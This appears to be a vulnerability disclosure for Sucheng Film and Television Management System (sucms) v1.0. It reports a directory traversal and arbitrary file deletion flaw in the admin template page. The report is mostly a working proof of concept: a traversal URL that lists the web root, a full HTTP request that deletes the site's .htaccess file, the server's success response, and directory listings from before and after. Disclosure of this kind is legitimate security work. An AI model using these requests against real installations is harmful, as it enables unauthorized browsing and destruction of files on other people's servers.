SUCMS


website link: https://down.chinaz.com/api/index/download?id=37818&type=code.

Description

Sucheng Film and Television Management System (sucms). The backend management of Sucheng Film and Television Management System involves arbitrary file traversal and deletion.

Affected Version


Sucms v1.0



POC

```
http://127.0.0.1/admin/admin_template.php?path=../templets/../
```

Successfully accessed root directory




127.0.0.1/admin/admin_template.php?path=../templets/../

模板管理

文件名	模板类型	文件大小	修改时间	操作
当前目录：../templets/..				
上一级目录				
.htaccess	其它文件	0 B	2025-01-21 13:41:32	浏览 删除
admin	文件夹	2.26 M	2025-01-21 13:42:30	下一级目录
article	文件夹	7.1 K	2016-03-04 18:04:48	下一级目录
articlelist	文件夹	3.31 K	2016-03-04 18:04:48	下一级目录
comment	文件夹	68.34 K	2016-03-04 18:04:46	下一级目录
data	文件夹	172.88 K	2025-01-21 14:02:37	下一级目录
favicon.ico	其它文件	4.19 K	2015-09-10 15:36:14	浏览 删除
include	文件夹	1.11 M	2025-01-21 13:42:30	下一级目录
index.php	其它文件	1.86 K	2016-02-17 17:11:29	浏览 删除
install	文件夹	69.56 K	2025-01-21 14:02:37	下一级目录
js	文件夹	154.26 K	2016-03-04 18:04:47	下一级目录
news	文件夹	1.47 K	2016-03-04 18:04:48	下一级目录
nginx.htaccess	其它文件	0 B	2025-01-21 13:41:32	浏览 删除
pic	文件夹	166.65 K	2016-03-04 18:04:44	下一级目录
plus	文件夹	16.43 K	2016-03-04 18:04:49	下一级目录
search.php	其它文件	10.2 K	2016-02-17 16:52:19	浏览 删除

```
GET /admin/admin_template.php?action=del&filedir=../templets/../.htaccess HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
sec-ch-ua-mobile: ?0
Accept-Encoding: gzip, deflate, br, zstd
Sec-Fetch-Dest: document
sec-ch-ua-platform: "Windows"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cookie: PHPSESSID=m9ad8o8dti8vf85fhfbsnq1sl2
Sec-Fetch-Mode: navigate
Accept-Language: zh-CN,zh;q=0.9
Referer: http://127.0.0.1/admin/admin_template.php?path=../templets/../
Sec-Fetch-User: ?1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Sec-Fetch-Site: same-origin
```

Successfully deleted. htaccess file




```
GET /admin/admin_template.php?action=del&filedir=../templets/../.htaccess HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
sec-ch-ua-mobile: ?0
Accept-Encoding: gzip, deflate, br, zstd
Sec-Fetch-Dest: document
sec-ch-ua-platform: "Windows"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cookie: PHPSESSID=m9ad8o8dti8vf85fhfbsnq1sl2
Sec-Fetch-Mode: navigate
Accept-Language: zh-CN,zh;q=0.9
Referer: http://127.0.0.1/admin/admin_template.php?path=../templets/../
Sec-Fetch-User: ?1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 200 OK
Date: Tue, 21 Jan 2025 07:30:37 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 944

<html>
<head>
<title>提示信息</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<base target='_self'/>
<style>div{line-height:160%;}</style></head>
<body leftmargin='0' topmargin='0'>
<center>
<script>
        var pgo=0;
        function JumpUrl(){
          if(pgo==0){ location='admin_template.php?path=../templets/..'; pgo=1; }
        }
document.write("<br /><div style='width:450px;padding:0px;border:1px solid #3388b6;'><div style='padding:6px;font-size:12px;border-bottom:1px solid #3388b6;background:#d0e6f9 url(/images/wbg.gif)';'><b>提示信息！</b></div>");
document.write("<div style='height:130px;font-size:10pt;background:#ffffff'><br />");
document.write("操作成功！");
document.write("<br /><a href='admin_template.php?path=../templets/..'>如果你的浏览器没反应，请点击这里...</a><br/></div>");
setTimeout('JumpUrl()',1000);</script>
</center>
</body>
</html>
```

远端地址:127.0.0.1:10809; 响应时间:35ms; 总耗时:36ms; URL:http://127.0.0.1/admin/admin_t...



127.0.0.1/admin/admin_template.php?path=../templets/..

模板管理

文件名	模板类型	文件大小	修改时间	操作
当前目录：../templets/..				
上一级目录				
admin	文件夹	2.26 M	2025-01-21 13:42:30	下一级目录
article	文件夹	7.1 K	2016-03-04 18:04:48	下一级目录
articlelist	文件夹	3.31 K	2016-03-04 18:04:48	下一级目录
comment	文件夹	68.34 K	2016-03-04 18:04:46	下一级目录
data	文件夹	172.88 K	2025-01-21 14:02:37	下一级目录
favicon.ico	其它文件	4.19 K	2015-09-10 15:36:14	浏览 删除
include	文件夹	1.11 M	2025-01-21 13:42:30	下一级目录
index.php	其它文件	1.86 K	2016-02-17 17:11:29	浏览 删除
install	文件夹	69.56 K	2025-01-21 14:02:37	下一级目录
js	文件夹	154.26 K	2016-03-04 18:04:47	下一级目录